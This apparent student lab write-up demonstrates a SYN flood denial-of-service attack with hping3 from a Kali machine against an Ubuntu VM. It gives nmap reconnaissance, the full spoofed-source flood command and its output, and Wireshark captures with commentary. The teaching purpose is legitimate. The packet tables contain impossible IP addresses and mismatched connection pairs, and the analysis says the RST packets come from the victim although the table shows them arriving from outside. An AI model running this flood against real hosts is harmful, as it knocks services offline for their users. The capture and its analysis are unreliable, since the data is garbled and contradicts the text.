



National Forensic Sciences University, Gandhinagar

School of Cyber Security and Digital Forensics

Assignment: Practical - 7 : Wireshark

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Demonstrating DoS Attacks: SYN Flood Attack Using Hping3

Aim: To provide an educational demonstration of a SYN flood DoS attack using Hping3 in a controlled environment, offering hands-on experience in identifying network vulnerabilities and understanding the impact of SYN flood attacks on system resources.

Requirements:

- **Victim Machine:** A machine running Ubuntu Linux, configured as the target system for the attack.
- **Attacker Machine:** A machine running Kali Linux, equipped with tools necessary for launching the attack.
- **Tools:** Hping3 for attack deployment, nmap for port scanning, and Wireshark for traffic analysis.

Steps:

1. Check Victim's IP address (Ubuntu in this case). *192.168.147.130*

```
aastha@aastha:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:5e:95:38 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.147.130/24 brd 192.168.147.255 scope global dynamic noprefixroute ens33
        valid_lft 1753sec preferred_lft 1753sec
    inet6 fe80::20c:29ff:fe5e:9538/64 scope link
        valid_lft forever preferred_lft forever
```

2. Check Attacker's IP (Kali in this case). *192.168.147.131*

```
(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:89:2c:55 brd ff:ff:ff:ff:ff:ff
    inet 192.168.147.131/24 brd 192.168.147.255 scope global dynamic noprefixroute eth0
        valid_lft 1758sec preferred_lft 1758sec
    inet6 fe80::a01e:232e:33e1:fce7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

3. Scan the victim machine for an open port. By this we came to know that http and https are open ports.

```
(kali㉿kali)-[~]
└─$ nmap 192.168.147.130
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-10 07:07 EDT
Nmap scan report for 192.168.147.130
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
MAC Address: 00:0C:29:5E:95:38 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

4. Sudo apt install nginx

```
(kali㉿kali)-[~]
└─$ sudo apt install nginx
[sudo] password for kali:
Upgrading:
  nginx  nginx-common

Summary:
  Upgrading: 2, Installing: 0, Removing: 0, Not Upgrading: 1729
  Download size: 0 B / 743 kB
  Freed space: 139 kB

Continue? [Y/n] y
Preconfiguring packages ...
(Reading database ... 422308 files and directories currently installed.)
Preparing to unpack .../nginx_1.28.2-2_amd64.deb ...
Unpacking nginx (1.28.2-2) over (1.28.0-6) ...
Preparing to unpack .../nginx-common_1.28.2-2_all.deb ...
Unpacking nginx-common (1.28.2-2) over (1.28.0-6) ...
Setting up nginx-common (1.28.2-2) ...
nginx.service is a disabled or a static unit not running, not starting it.
Setting up nginx (1.28.2-2) ...
Processing triggers for kali-menu (2025.4.3) ...
Processing triggers for man-db (2.13.1-1) ...
```

5. UFW status and rule adding 80 port numbers.

```
(kali㉿kali)-[~]
└─$ sudo ufw status
Status: inactive

(kali㉿kali)-[~]
└─$ sudo ufw enable
Firewall is active and enabled on system startup

(kali㉿kali)-[~]
└─$ sudo ufw status
Status: active

(kali㉿kali)-[~]
└─$ sudo ufw allow 80/tcp
Rule added
Rule added (v6)
```

6. Configure the SYN Flood Attack Using Hping3. The Hping3 tool is a versatile command-line utility used for network testing and attack simulation. For this demonstration, it will be configured to flood the victim machine with TCP SYN packets. In the terminal on the Attacker Machine, prepare the Hping3 command to simulate the flood. The syntax for launching a SYN flood attack on a specific port (e.g., 80) with a high packet size is as follows:

sudo hping3 --rand-source -S -p 80 --flood 192.168.147.130 [Victim's IP Address]

-S: Sets the SYN flag in each packet.

-p 80: Targets port 80 (HTTP port).


--flood: Sends packets at maximum speed.

--rand: for IP spoofing

Once configured, execute the attack by entering the command above. This will begin sending a high volume of TCP SYN packets to the victim's IP on the specified port.

```
(kali@kali)-[~]
$ sudo hping3 --rand-source -S -p 80 --flood 192.168.147.130
HPING 192.168.147.130 (eth0 192.168.147.130): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.147.130 hping statistic —
15178248 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

7. Observe the attack's effects by monitoring resource usage on the victim machine and analyzing network traffic on the attacker machine. "gnome-system-monitor". Look for significant increases in CPU and network usage as the machine processes large numbers of TCP SYN packets.



The screenshot shows a terminal window with the following content:

```
Process Name      User      % CPU  ID    Memory  Disk read total  Disk write
at-spi2-registryd  aastha    0.00   4830   782.3 kB  N/A
at-spi-bus-launcher aastha    0.00   4738   806.9 kB  N/A
bash              aastha    0.00   6162   1.4 MB    1.1 MB
dbus-daemon       aastha    0.00   4532   2.0 MB    N/A
dbus-daemon       aastha    0.00   4752   618.5 kB  N/A
dconf-service     aastha    0.00   5362   593.9 kB  77.8 kB
evolution-addressbook-factory aastha    0.00   5286   4.2 MB    16.0 MB
evolution-alarm-notify aastha    0.00   4980   14.0 MB   10.0 MB
evolution-calendar-factory aastha    0.00   5177   3.5 MB    6.5 MB
evolution-source-registry aastha    0.00   4871   8.4 MB    53.7 MB
gcr-ssh-agent     aastha    0.00   4663   712.7 kB  65.5 kB
gdm-wayland-session aastha    0.00   4569   516.1 kB  N/A
gjs               aastha    0.00   4892   4.9 MB    N/A
gjs               aastha    0.00   5474   15.9 MB   1.7 MB
gjs               aastha    0.00   5498   4.9 MB    N/A
gnome-keyring-daemon aastha    0.00   4517   1.1 MB    880.6 kB
gnome-session-binary aastha    0.00   4575   2.0 MB    176.1 kB
gnome-session-binary aastha    0.00   4704   2.8 MB    106.5 kB
gnome-session-ctl   aastha    0.00   4664   471.0 kB  20.5 kB
```

Below the table, the terminal shows the command `gnome-system-monitor` and its output:

```
aastha@aastha:~$ gnome-system-monitor
libEGL warning: failed to get driver name for fd -1
libEGL warning: MESA-LOADER: failed to retrieve device information
libEGL warning: failed to get driver name for fd -1
MESA: error: ZINK: failed to choose pdev
libEGL warning: egl: failed to create dri2 screen
```

8. Save the wireshark file as 'hpingdos'. Set filters to isolate TCP SYN packets or view traffic between the attacker and victim machines. Notice the pattern of repeated SYN requests, indicating the flood's effect on the target.

No.	Time	Source	Destination	Protocol	Length	Info
223	11.232513196	Vmware_5e:95:38	Broadcast	ARP	60	Who has 192.168.147.130? (ARP Probe)
224	11.264024787	Vmware_89:2c:55	Broadcast	ARP	42	Who has 192.168.147.130? Tell 192.168.147.131
225	11.287827187	192.168.147.130	224.0.0.22	IGMPv3	60	Membership Report / Join group 224.0.0.251 for any sources
226	11.307237588	Vmware_5e:95:38	Broadcast	ARP	60	ARP Announcement for 192.168.147.130
227	11.307250037	80.118.220.181	192.168.147.130	TCP	54	31148 → 80 [SYN] Seq=0 Win=512 Len=0
228	11.307271391	138.5.142.21	192.168.147.130	TCP	54	31149 → 80 [SYN] Seq=0 Win=512 Len=0
229	11.307282682	172.79.73.63	192.168.147.130	TCP	54	31150 → 80 [SYN] Seq=0 Win=512 Len=0
230	11.307293328	79.33.48.73	192.168.147.130	TCP	54	31151 → 80 [SYN] Seq=0 Win=512 Len=0
231	11.307306088	208.17.172.46	192.168.147.130	TCP	54	31152 → 80 [SYN] Seq=0 Win=512 Len=0
232	11.307316758	140.206.37.93	192.168.147.130	TCP	54	31153 → 80 [SYN] Seq=0 Win=512 Len=0
233	11.307327048	201.110.11.169	192.168.147.130	TCP	54	31154 → 80 [SYN] Seq=0 Win=512 Len=0
234	11.307339829	245.199.123.152	192.168.147.130	TCP	54	31155 → 80 [SYN] Seq=0 Win=512 Len=0
235	11.307350320	212.78.51.149	192.168.147.130	TCP	54	31156 → 80 [SYN] Seq=0 Win=512 Len=0
236	11.307360419	92.172.82.62	192.168.147.130	TCP	54	31157 → 80 [SYN] Seq=0 Win=512 Len=0
237	11.307372656	84.254.111.142	192.168.147.130	TCP	54	31158 → 80 [SYN] Seq=0 Win=512 Len=0
238	11.307383064	205.208.80.181	192.168.147.130	TCP	54	31159 → 80 [SYN] Seq=0 Win=512 Len=0
239	11.307393062	23.198.139.135	192.168.147.130	TCP	54	31160 → 80 [SYN] Seq=0 Win=512 Len=0
240	11.307405542	188.197.245.116	192.168.147.130	TCP	54	31161 → 80 [SYN] Seq=0 Win=512 Len=0
241	11.307419061	4.73.57.157	192.168.147.130	TCP	54	31162 → 80 [SYN] Seq=0 Win=512 Len=0
242	11.307429499	10.100.241.59	192.168.147.130	TCP	54	31163 → 80 [SYN] Seq=0 Win=512 Len=0
243	11.307439858	163.37.100.20	192.168.147.130	TCP	54	31164 → 80 [SYN] Seq=0 Win=512 Len=0

Almost every line is a [SYN] packet directed at 192.168.147.130 on port 80 (HTTP). Note the "Source" column. Every packet comes from a completely different, random public IP address (e.g., 80.118.220.181, 138.5.142.21). This is a signature of *hping3 --rand-source*. Look at the Info column: Win=512. The fact that every single packet has the exact same small window size and length (Len=0) is a dead giveaway of a scripted tool rather than legitimate web traffic. Packets 223–226 show the network "waking up" to find the victim. The attacker's machine is asking "Who has 192.168.147.130?" so it knows where to send the flood of traffic.

No.	Time	Source	Destination	Protocol	Length	Info
27867	11.745042328	93.57.57.94	192.168.147.130	TCP	60	42351 → 80 [RST] Seq=1 Win=32767 Len=0
27868	11.745042351	215.211.160.73	192.168.147.130	TCP	60	42352 → 80 [RST] Seq=1 Win=32767 Len=0
27869	11.745059141	171.25.33.134	192.168.147.130	TCP	54	43480 → 80 [SYN] Seq=0 Win=512 Len=0
27870	11.745055565	162.84.174.63	192.168.147.130	TCP	54	43481 → 80 [SYN] Seq=0 Win=512 Len=0
27871	11.745093864	192.168.147.130	168.46.182.111	TCP	60	80 → 42353 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27872	11.745093922	192.168.147.130	245.159.8.57	TCP	60	80 → 42354 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27873	11.745093948	168.46.182.111	192.168.147.130	TCP	60	42353 → 80 [RST] Seq=1 Win=32767 Len=0
27874	11.745092528	224.109.61.79	192.168.147.130	TCP	54	43482 → 80 [SYN] Seq=0 Win=512 Len=0
27875	11.745095308	225.113.116.102	192.168.147.130	TCP	54	43483 → 80 [SYN] Seq=0 Win=512 Len=0
27876	11.745074004	192.168.147.130	145.178.126.66	TCP	60	80 → 42355 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27877	11.745075201	192.168.147.130	42.82.29.37	TCP	60	80 → 42360 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27878	11.745087380	192.168.147.130	192.168.147.130	TCP	54	43484 → 80 [SYN] Seq=0 Win=512 Len=0
27879	11.746037865	241.135.83.42	192.168.147.130	TCP	54	43485 → 80 [SYN] Seq=0 Win=512 Len=0
27880	11.746047802	143.178.126.66	192.168.147.130	TCP	60	42355 → 80 [RST] Seq=1 Win=32767 Len=0
27881	11.746048054	110.158.118.57	192.168.147.130	TCP	54	43486 → 80 [SYN] Seq=0 Win=512 Len=0
27882	11.746049208	192.168.147.130	192.168.147.130	TCP	60	42356 → 80 [RST] Seq=1 Win=32767 Len=0
27883	11.746049748	192.168.147.130	222.66.228.175	TCP	60	80 → 42361 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27884	11.746049700	192.168.147.130	183.212.139.161	TCP	60	80 → 42362 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27885	11.746049783	132.66.228.175	192.168.147.130	TCP	60	42361 → 80 [RST] Seq=1 Win=32767 Len=0
27886	11.746049706	183.212.139.161	192.168.147.130	TCP	60	42362 → 80 [RST] Seq=1 Win=32767 Len=0
27887	11.746067019	172.129.189.224	192.168.147.130	TCP	54	43487 → 80 [SYN] Seq=0 Win=512 Len=0
27888	11.746093422	41.217.144.175	192.168.147.130	TCP	54	43488 → 80 [SYN] Seq=0 Win=512 Len=0
27889	11.746111154	138.152.80.93	192.168.147.130	TCP	54	43489 → 80 [SYN] Seq=0 Win=512 Len=0
27890	11.746127416	192.168.147.130	165.198.168.157	TCP	60	80 → 42363 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27891	11.746127552	192.168.147.130	386.66.44.106	TCP	60	80 → 42364 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27892	11.746128700	105.85.138.218	192.168.147.130	TCP	60	42363 → 80 [RST] Seq=1 Win=32767 Len=0
27893	11.746127627	186.66.44.106	192.168.147.130	TCP	60	42364 → 80 [RST] Seq=1 Win=32767 Len=0
27894	11.746136683	212.245.61.11	192.168.147.130	TCP	54	43490 → 80 [SYN] Seq=0 Win=512 Len=0
27895	11.746154119	208.159.21.61	192.168.147.130	TCP	54	43491 → 80 [SYN] Seq=0 Win=512 Len=0
27896	11.746180386	123.59.220.82	192.168.147.130	TCP	54	43492 → 80 [SYN] Seq=0 Win=512 Len=0
27897	11.746195880	192.168.147.130	444.70.114.11	TCP	60	80 → 42365 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27898	11.746196812	192.168.147.130	57.181.139.190	TCP	60	80 → 42366 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27899	11.746201001	814.70.814.111	192.168.147.130	TCP	60	42365 → 80 [RST] Seq=1 Win=32767 Len=0
27900	11.746190106	57.181.139.190	192.168.147.130	TCP	60	42366 → 80 [RST] Seq=1 Win=32767 Len=0
27901	11.746190161	192.168.147.130	200.111.79.126	TCP	60	80 → 42367 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27902	11.746200793	187.31.151.73	192.168.147.130	TCP	54	43493 → 80 [SYN] Seq=0 Win=512 Len=0
27903	11.746226079	76.75.17.202	192.168.147.130	TCP	54	43494 → 80 [SYN] Seq=0 Win=512 Len=0
27904	11.746200812	106.157.17.201	192.168.147.130	TCP	54	43495 → 80 [SYN] Seq=0 Win=512 Len=0
27905	11.746221050	192.168.147.130	52.245.20.73	TCP	60	80 → 42368 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27906	11.746291105	200.111.79.126	192.168.147.130	TCP	60	42367 → 80 [RST] Seq=1 Win=32767 Len=0
27907	11.746291222	92.245.20.73	192.168.147.130	TCP	60	42368 → 80 [RST] Seq=1 Win=32767 Len=0
27908	11.746291265	192.168.147.130	162.111.186.38	TCP	60	80 → 42369 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27909	11.746291307	192.168.147.130	186.85.138.218	TCP	60	80 → 42370 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

The Red Rows (TCP RST): The high concentration of red rows indicates Reset (RST) packets. **Source:** The victim machine (192.168.147.130). **Action:** The victim is telling the "attackers" to immediately stop the connection. This usually happens because the victim's TCP stack is overwhelmed, or it's receiving packets for connections it has already timed out. The Green Rows (SYN/ACK): Notice 192.168.147.130 is sending [SYN, ACK] back to various external IPs. This is the second step of the TCP three-way handshake. The victim is waiting for an ACK that will never come (because the source IPs are likely spoofed), leading to Half-Open connections that consume system RAM.

9. Terminate the attack by stopping the Hping3 command by pressing CTRL + C. Analyze and document any observed results. Restore normal operation on both machines by restarting network services if needed.